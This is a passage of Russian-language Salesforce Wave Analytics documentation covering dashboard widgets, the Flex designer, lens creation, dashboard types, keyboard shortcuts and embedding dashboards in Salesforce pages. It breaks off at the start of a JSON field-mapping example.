
Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



- Снова щелкните первую панель, чтобы удалить фильтр с учетом ответственного за организацию. Теперь результаты отображаются для всех ответственных за организацию.
- Щелкните первую панель диаграммы, отображающей число потенциальных клиентов, сгруппированных по имени этапа. Данное действие инициирует изменение диаграммы «Ответственные за организацию» для отображения значений сделок, назначенных каждому торговому представителю на выбранном этапе. Поскольку на этом этапе сделки заключены только у Марка, в диаграмме «Ответственные за организацию» отображается он один.




- Чтобы отключить фасетирование для отдельного виджета, очистите критерий **Фасетировать это представление Lens** в свойствах представления Lens.

 **Совет:** Для фасетирования виджетов можно использовать связывания из разных наборов данных. Дополнительную информацию см. в [Руководстве по JSON панели мониторинга Wave Analytics](#).

## Добавление изображений к панели мониторинга

Добавьте изображения данные на панель мониторинга для предоставления аудитории соответствующего контекста и возможности более увлекательного просмотра. Например, при использовании панели мониторинга, предназначенной для отслеживания продаж нескольких продуктов, продукты могут различаться по логотипам.

1. Загрузите требуемое изображение на вкладку «Документы» и выберите пункт «Доступен внешне как изображение».  
Если не выбрать этот пункт, изображение не появится на панели мониторинга.
2. Скопируйте код записи из URL-адреса документа в адресной строке.
3. Щелкните виджет «Поле» на панели мониторинга и вставьте идентификатор записи в поле «Идентификатор документа изображения» в разделе свойств виджета.


 **Прим.:** Виджет «Поле» также можно использовать, чтобы затенить часть панели мониторинга или добавить фоновый цвет на панель. Например, окрашенные области можно использовать, чтобы выделить ключевые показатели и фильтры.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**



Для этого не выбирайте изображение, а определите фоновый цвет в поле свойств виджета «**Цвет фона**».

СМ. ТАКЖЕ:

[https://help.salesforce.com/apex/HTViewHelpDoc?id=docs\\_upload.htm](https://help.salesforce.com/apex/HTViewHelpDoc?id=docs_upload.htm)



## Добавление ссылки на представления Lens и другие панели мониторинга

С помощью ссылок можно привязать панель мониторинга к соответствующим представлениям Lens и панелям мониторинга. Этот виджет позволяет разбивать анализы по разным активам вместо того, чтобы заполнять ими отдельную панель мониторинга. Он также помогает создавать разводки для анализа данных.


1. Щелкните значок ссылки на панели мониторинга.
2. В свойствах виджета укажите свойства ссылки, например приведенные ниже.

### Тип цели

Выберите тип цели: сохраненное представление Lens, сохраненная панель мониторинга или новое представление Lens.


### Цель

Укажите актив представления Lens или панели мониторинга для добавления ссылки.

 **Прим.:** Если вы пытаетесь создать виджет «Ссылка» на панели мониторинга, не сохраненной в выпуске Spring'16, и не можете найти актив в раскрывающемся списке, сначала откройте актив, а затем поищите его в списке.

### Добавить состояние панели мониторинга

При включении данного свойства выбранные значения и фильтры, примененные средством просмотра панели мониторинга, переносятся в связанное представление Lens или на панель мониторинга.

 **Прим.:** При переносе состояний Wave Analytics проверяет цель на наличие представлений Lens, совместимых с представлениями Lens из исходной панели мониторинга.

Ниже перечислены условия, препятствующие переносу состояния панели мониторинга для отдельных представлений Lens.

- Целевое представление Lens и исходное представление Lens используют разные наборы данных.
- При связывании с другой панелью мониторинга целевое представление Lens и исходное представление Lens используют разные группировки. Если целью ссылки является представление Lens, то группировки не препятствуют переносу состояния панели мониторинга.

### Текст

Сообщение, соответствующее активной части ссылки.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

## Улучшение панели мониторинга


С помощью группировок, цветовых схем, меток и ссылок можно очистить панель мониторинга и сосредоточиться на привлечении внимания аудитории.


Ниже перечислены рекомендации по улучшению дизайна панели мониторинга.

- С помощью виджета «Поле» в исходном конструкторе или виджета «Контейнер» в конструкторе панели мониторинга Flex добавляйте на панель мониторинга фоновые цвета и баннеры или логотип компании. Также для группировки связанных виджетов на панели мониторинга можно использовать границы.
- С помощью виджетов «Текст» можно четко аннотировать панель мониторинга, создавая, например, метки для диаграмм, разделов и фильтров.

## Просмотр сведений о представлении Lens виджета

Чтобы гарантировать отображение виджетом точных данных, просмотрите сведения о представлении Lens виджета.

1. При просмотре панели мониторинга в режиме презентации наведите указатель мыши на виджет и щелкните значок  .



инициирует отображение сведений о представлении Lens.

2. Просмотрите набор данных, а также примененные измерения, меры, фильтры и другие сведения о представлении Lens виджета.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Фильтрация или удаление представлений Lens, вырезанных из панели мониторинга

Систематизируйте вырезанные представления Lens, чтобы уменьшить число повторов. Вы можете отфильтровать список вырезанных представлений Lens, чтобы просмотреть неиспользованные представления и удалить их из панели мониторинга.

1. Выберите параметр фильтрации «**Все представления Lens**», «**Активные представления Lens**» или «**Неиспользуемые представления Lens**» из меню вырезанных представлений Lens.



2. Чтобы удалить неиспользуемое представление Lens из панели мониторинга, щелкните значок .

Представление Lens, сохраненное в Wave Analytics, может быть открыто из вкладки «Представления Lens» даже после удаления с панели мониторинга.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

## Преобразование панели мониторинга в конструктор Flex (бета-версия)

Конструктор панели мониторинга Flex предлагает привязку к сетке для быстрого создания визуально эстетичных панелей мониторинга и усовершенствованный механизм перетаскивания для размещения виджетов на холсте конструктора. При изменении размера обозревателя ширина столбцов адаптируется автоматически, сохраняя при этом соотношения размеров. Для увеличения рабочего пространства спрячьте представления Lens и панели свойств при редактировании панели мониторинга. А конструктор Flex предлагает встроенные инструменты для создания представлений Lens в конструкторе.

Если в настройках Wave Analytics выбрано **Включить конструктор панели мониторинга Flex (бета-версия)**, при создании или редактировании панелей мониторинга можно будет использовать новый конструктор. Переключаться между ними можно будет с помощью кнопки **Конструктор панели мониторинга Flex (бета-версия)** во время редактирования панели мониторинга.

При первом открытии существующей панели мониторинга в конструкторе Flex платформа Wave копирует ее для конструктора Flex. После преобразования панели мониторинга ее нельзя будет открывать в исходном конструкторе. Но имея две копии, с ними можно будет работать в другом конструкторе.

Когда копия открывается в конструкторе Flex, виджеты на холсте конструктора могут сместиться из-за обновления сетки. При необходимости их можно упорядочить заново. С функцией привязки к сетке работа существенно упрощается. Во время преобразования могут возникнуть еще две проблемы.

- Удалены виджеты «Поле». Решение: Добавьте виджет «Контейнер».

- Удалены виджеты YouTube. Решение: С помощью виджета «Ссылка» создайте привязку к видео YouTube.

## Ключевые отличия между исходным конструктором панели мониторинга и конструктором Flex

Между исходным конструктором панели мониторинга и конструктором Flex существуют следующие отличия.

- Чтобы добавить представление Lens к панели мониторинга в конструкторе Flex, необходимо на панели мониторинга нажать кнопку **Создать новое представление Lens**. Подробную информацию см. в разделе [Создание представлений Lens в конструкторе Flex](#).
- Конструктор Flex использует привязку к сетке, что позволяет быстро упорядочивать виджеты и изменять их размеры.
- Конструктор Flex позволяет скрывать представления Lens и свойства, что обеспечивает больше рабочего пространства при проектировании панели мониторинга.
- Использовать виджет YouTube в конструкторе Flex не рекомендуется. При открытии существующей панели мониторинга виджет YouTube удаляется с панели. При необходимости создать привязку к видео YouTube можно с помощью виджета «Ссылка».
- Виджет «Контейнер» в конструкторе Flex заменяет виджет «Поле». По аналогии с виджетом «Поле» в виджете «Контейнер» можно добавить фоновое изображение. Однако виджет «Контейнер» предоставляет больше возможностей, позволяя группировать виджеты в рамках контейнера и перемещать их за один раз. При открытии существующей панели мониторинга в конструкторе Flex виджет «Поле» удаляется с панели. При необходимости можно добавить виджет «Контейнер».
- В конструкторе Flex виджеты невозможно накладывать друг на друга, кроме виджета в виджете «Контейнер».
- Чтобы добавить виджет в конструктор Flex, перетяните его на холст и установите сверху представление Lens. Представление Lens также можно перетянуть прямо на холст благодаря особому типу диаграммы, используемой виджетом.
- В бета-версии конструктора Flex не поддерживаются следующие типы диаграмм: «Календарная тепловая карта», «Тепловая карта», «Параллельные координаты», «Горизонтальная точечная матрица», «Вертикальная точечная матрица» и «Сводная таблица». Вне зависимости от поддерживаемого типа вырезать можно любую диаграмму. При перетягивании виджета на холст диаграмма преобразовывается в горизонтальную ярусную диаграмму, не считая сводной таблицы, которая преобразовывается в таблицу сравнения.


### Создание представлений Lens в гибком конструкторе

Используя гибкий конструктор панелей мониторинга (бета-версия) и его инструментарий, можно добавлять представления Lens на панель. Преобразуйте вычисляемые столбцы таблиц сравнения в визуальные представления, либо индивидуально настраивайте запросы в редакторе SAQL. Оба подхода предлагают простой способ настройки диаграмм, указывая показатели, которые следует отобразить, а также их порядок.


## Создание представлений Lens в гибком конструкторе

Используя гибкий конструктор панелей мониторинга (бета-версия) и его инструментарий, можно добавлять представления Lens на панель. Преобразуйте вычисляемые столбцы таблиц сравнения в визуальные представления, либо индивидуально настраивайте запросы в редакторе SAQL. Оба подхода предлагают простой способ настройки диаграмм, указывая показатели, которые следует отобразить, а также их порядок.

Чтобы создать представления Lens в гибком конструкторе, выполните следующие действия.

1. Чтобы открыть панель представлений Lens, нажмите «Показывать представления Lens» (  ).
2. Щелкните **«Создать новое представление Lens»**.


3. Выберите набор данных. Наборы данных появятся в порядке последнего использования. Если возникнут сложности, воспользуйтесь поиском наборов данных.




4. Просмотрите и создайте визуальные представления.

В этот момент существуют три варианта дальнейших действий.

- a. Если представление Lens не является таблицей сравнения, можно просто нажать **«Сохранить»**, и представление Lens добавляется к представлениям, доступным конструктору.



- b. Для использования полей формул выберите таблицу сравнения  из галереи диаграмм и создайте вычисляемые столбцы.


При сохранении появится предложение о подтверждении или изменении способа визуализации столбцов с показателями.




Для изменения порядка показателей передвигайте их. Также можно щелкнуть показатель, чтобы скрыть или отобразить его. Порядок влияет на использование показателя при визуализации. Например, в диаграмме разброса первый показатель используется как ось X, второй — как ось Y, а третий представляет размер значка.

Нажмите кнопку «**Сохранить**», чтобы добавить представления Lens к представлениям, доступным для конструктора.

- Для уточнения запроса в меню параметров выберите «**Показать SAQL**» () и нажмите значок редактирования ().



Редактор SAQL предлагает контекстное интеллектуальное автоматическое заполнение. После внесения изменений в редакторе SAQL кнопка «Далее» будет отключена. Для включения кнопки следует выбрать пункт «Выполнить запрос», чтобы редактор проверил его правильность.



После нажатия кнопки «**Далее**» появляется интерактивное диалоговое окно, в котором следует подтвердить или изменить порядок отображения групп и показателей в визуальном представлении. Нажмите кнопку «**Сохранить**», чтобы добавить представления Lens к представлениям, доступным для конструктора.

## Основные сведения о панелях мониторинга

Ниже представлены некоторые общие сведения о панелях мониторинга Wave Analytics, которые могут дополнить инструкции по планированию, проектированию и созданию панелей мониторинга.

### [Что такое панель мониторинга?](#)

Панель мониторинга — это средство просмотра конкретной информации о наборе данных, доступной для дальнейшей обработки. Панель мониторинга отображает набор рекомендованных диаграмм, показателей и таблиц на основе данных из представления Lens.

### [Какие панели мониторинга следует создать?](#)

Панели мониторинга могут поддерживать разные типы поиска информации: операционные, стратегические или аналитические. Несмотря на то, что некоторые панели мониторинга могут служить разным целям, настоятельно рекомендуем использовать панель мониторинга только для одной цели.

### [Клавиши быстрого доступа Wave](#)

Основные действия можно выполнять с помощью клавиатуры. Клавиши быстрого доступа в конструкторе панели мониторинга зависят от используемого типа конструктора панели мониторинга: исходного или конструктора Flex.

## Что такое панель мониторинга?

Панель мониторинга — это средство просмотра конкретной информации о наборе данных, доступной для дальнейшей обработки. Панель мониторинга отображает набор рекомендованных диаграмм, показателей и таблиц на основе данных из представления Lens.

При предоставлении общего доступа к данным Wave Analytics посредством панели мониторинга система позволяет участникам аудитории создавать собственные представления, вместо того чтобы просматривать полный набор данных.

Одним из преимуществ панели мониторинга является концентрирование внимания аудитории. Набор данных может содержать огромные объемы данных. Некоторые данные могут быть важными для аудитории, тогда как остальные данные могут быть абсолютно лишними. Другими словами, данные, являющиеся важными для одного набора вопросов, могут быть иногда неважными для другого набора вопросов.

Помните, что основой термина «панель мониторинга» является автомобильный термин «панель управления», однако, при всей их языковой схожести, панель мониторинга позволяет выполнять гораздо больше действий, чем традиционная панель управления. Другими словами, панель мониторинга позволяет просматривать не только изменения, но также получать более подробные исходные данные. Представим, что обычный спидометр показывал бы не только скорость движения, но также детализацию скорости в разные моменты времени, изменение дальнейшего режима движения и перенос фактического времени прибытия.

СМ. ТАКЖЕ:

[Создание панелей мониторинга Wave](#)



## Какие панели мониторинга следует создать?

Панели мониторинга могут поддерживать разные типы поиска информации: операционные, стратегические или аналитические. Несмотря на то, что некоторые панели мониторинга могут служить разным целям, настоятельно рекомендуем использовать панель мониторинга только для одной цели.



**Совет:** Независимо от заданной цели, хорошие панели мониторинга должны быть самодостаточными и отображать все важные данные, исключая необходимость прокручивания или выбора других ресурсов.

### Операционные панели мониторинга

Операционная панель мониторинга позволяет отслеживать быстро меняющиеся данные, которые могут влиять на повседневную работу. Операционная панель мониторинга отличается круглосуточной поддержкой. Аудитория может рассчитывать на получение оперативных данных.

Например, операционная панель мониторинга может использоваться для просмотра времени работы и показателей использования сервера или отслеживания количества обращений по поддержке, принимаемых центром обработки вызовов каждую неделю.

### Стратегическая панель мониторинга

Стратегическая панель мониторинга содержит общие сведения о развитии бизнеса. Руководители могут использовать данную панель мониторинга для отслеживания ключевых индикаторов эффективности и поддержки решений по общему руководству. Аудитория может использовать стратегическую панель мониторинга для выявления проблем и возможностей без перечисления вопросов, требующих немедленного решения.

Например, стратегическая панель мониторинга, предназначенная для директоров по продажам, может использоваться для отображения общих продаж по региону, общего дохода за квартал или общего количества сотрудников по отделу.

### Аналитические панели мониторинга

Аналитическая панель мониторинга поддерживает детализацию операционных или стратегических данных для поиска тенденций и составления прогнозов. Данная панель позволяет аудитории просматривать огромные объемы данных, выполнять гипотетические сценарии и находить ответы на новые вопросы.

Аналитическая панель мониторинга может использоваться на ежемесячной, ежеквартальной или ежегодной основе. В отличие от операционных или стратегических панелей мониторинга, данная панель мониторинга не предназначена для отслеживания ежедневных обновлений.

СМ. ТАКЖЕ:

[Планирование панели мониторинга](#)

## Клавиши быстрого доступа Wave

Основные действия можно выполнять с помощью клавиатуры. Клавиши быстрого доступа в конструкторе панели мониторинга зависят от используемого типа конструктора панели мониторинга: исходного или конструктора Flex.

| Клавиши быстрого доступа представления <b>Lens</b> | Описание               |
|--|------------------------|
|  | Вырезать в конструктор |
| s  | Сохранить              |

| Клавиши быстрого доступа представления <b>Lens</b> | Описание                    |
|--|-----------------------------|
| n  | Клонировать в новую вкладку |
| d  | Удалить                     |
| CTRL+E (Windows); CMD+E (Mac)                      | Открыть редактор JSON       |

| Клавиши быстрого доступа в исходном конструкторе панели мониторинга | Описание   |
|---|--|
| Клавиши со стрелками  | Перемещение выбранного элемента.                       |
| x   | Удаление выбранного элемента из холста.                |
| [   | Размещение выбранного элемента под другими элементами. |
| ]   | Размещение выбранного элемента над другими элементами. |

| Клавиши быстрого доступа в конструкторе панели мониторинга <b>Flex</b> | Описание   |
|--|--|
| Клавиши со стрелками   | Перемещение выбранного элемента.   |
| c  | Публикация панели мониторинга.   |
| d  | Удаление панели мониторинга.   |
| e  | Переключение между окном предварительного просмотра и редактором панели мониторинга.             |
| q  | Отображение вырезанных представлений Lens или создание представления Lens на панели мониторинга. |
| r  | Возврат панели мониторинга к последнему сохраненному состоянию                                   |
| s  | Сохранение панели мониторинга.   |
| x  | Повтор правки.   |
| z  | Отмена последней правки.   |

| Клавиши быстрого доступа в редакторе <b>JSON</b> | Описание                                |
|--|---|
| CTRL+E (Windows); CMD+E (Mac)                    | Перейти к выполнению                    |
| CTRL+3 (Windows); CMD+3 (Mac)                    | Перезагрузить JSON из режима выполнения |

| Клавиши быстрого доступа в редакторе JSON | Описание  |
|---|---|
| CTRL+F (Windows); CMD+F (Mac)             | Поиск (RegExp, чувствительный к регистру; доступен поиск по целому слову) |

СМ. ТАКЖЕ:

[Создание панели мониторинга](#)

## Интеграция Wave Analytics в бизнес-процессы компании

Созданные визуализации Wave Analytics могут использоваться более эффективно благодаря их доступности в интерфейсе Salesforce путем интеграции в настраиваемые страницы, страницы Visualforce, сайты сообщества и т. д. Кроме того, настраиваемые меню для представлений Lens и панелей мониторинга позволяют пользователям выполнять типичные действия Salesforce прямо из Wave.

### [Внедрение панели мониторинга на страницу Salesforce](#)

Добавьте панель мониторинга Wave Analytics в макет страницы сведений. Например, страница сведений об организации может отображать пользователям панель мониторинга по связанным вопросам обслуживания. Пользователи могут детализировать информацию, применять фильтры и изучать панель мониторинга так же, как при ее просмотре в окне Wave Analytics.

### [Добавление панели мониторинга Wave Analytics на страницу Visualforce](#)

При внедрении панели мониторинга Wave на страницу Visualforce пользователи могут просматривать интерактивное представление данных. Пользователи могут детализировать и изучать панель мониторинга на странице Visualforce или в новом окне Wave Analytics.

### [Внедрение панелей мониторинга Wave на страницы Lightning \(пробная версия\)](#)

Добавьте компонент панели мониторинга Wave Analytics на начальную страницу или страницу записи Lightning для предоставления интерактивной визуализации данных. Пользователи могут детализировать и изучать панель мониторинга на странице Lightning или в окне Wave Analytics.

### [Совместное использование приложения Wave в сообществах](#)

Wave Analytics для сообществ позволяет внешним пользователям просматривать приложения, которые публикуются посредством панелей мониторинга Wave, внедренных на страницы Visualforce сообщества.

### [Включение действий и ссылок посредством настраиваемых меню действий](#)


Настраиваемые меню для представлений Lens и панелей мониторинга Wave Analytics позволяют пользователям выполнять действия и открывать записи из системы Salesforce или других веб-сайтов.

### [Внедрение визуализаций с помощью сообщений Chatter и предоставления ссылок](#)


Предоставьте коллегам общий доступ к визуализации путем публикации в Chatter или получения ее уникального URL-адреса. Сообщение Chatter предоставляет изображение и ссылку на актив — представление Lens, панель мониторинга или приложение — в Wave Analytics. Коллеги со ссылкой и доступом к активу могут детализировать и изучать представленную информацию.

## Внедрение панели мониторинга на страницу Salesforce

Добавьте панель мониторинга Wave Analytics в макет страницы сведений. Например, страница сведений об организации может отображать пользователям панель мониторинга по связанным вопросам обслуживания. Пользователи могут детализировать информацию, применять фильтры и изучать панель мониторинга так же, как при ее просмотре в окне Wave Analytics.



1. При использовании расширенного редактора макетов страниц выберите категорию «Активы Wave Analytics» в левом столбце палитры.



2. Перетащите нужный элемент из списка доступных панелей мониторинга в раздел сведений макета страницы.
3. Чтобы изменить свойства элемента (например, высота и ширина) после размещения панели мониторинга в макете, дважды щелкните нужный элемент или значок (🔍) напротив нужного элемента.

Рекомендуем использовать соотнесение полей для соотнесения полей данных на панели мониторинга с полями объекта с целью отображения на панели мониторинга только тех данных, которые являются важными для просматриваемой записи. При необходимости укажите поля из нескольких наборов данных. Определите каждый набор данных по системному имени, указанному на странице редактирования набора данных. Определите поля данных по строке и укажите в качестве значений имена полей из объекта Salesforce или конкретные значения. Соотнесение полей JSON использует формат ниже.

```
{
